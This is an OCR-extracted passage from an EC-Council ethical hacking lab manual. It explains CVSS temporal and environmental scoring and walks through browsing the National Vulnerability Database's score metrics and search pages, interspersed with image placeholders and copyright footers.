
- **Temporal Score**: Represents the qualities of the vulnerability that change over time, and the Environmental score represents the qualities of the vulnerability that are specific to the affected user's environment.
- **Overall Score**: Sum total of both the scores (CVSS Base Score, CVSS Temporal Score).




7. Scroll down to view more detailed information on different score metrics such as **Base Score Metrics, Temporal Score Metrics**, and **Environmental Score Metrics**.

   Note: The results might differ depending upon the selected vulnerability


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


8. Now, navigate back to the main page of the **NATIONAL VULNERABILITY DATABASE** website. Expand **Vulnerabilities** and click **Search & Statistics** option, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

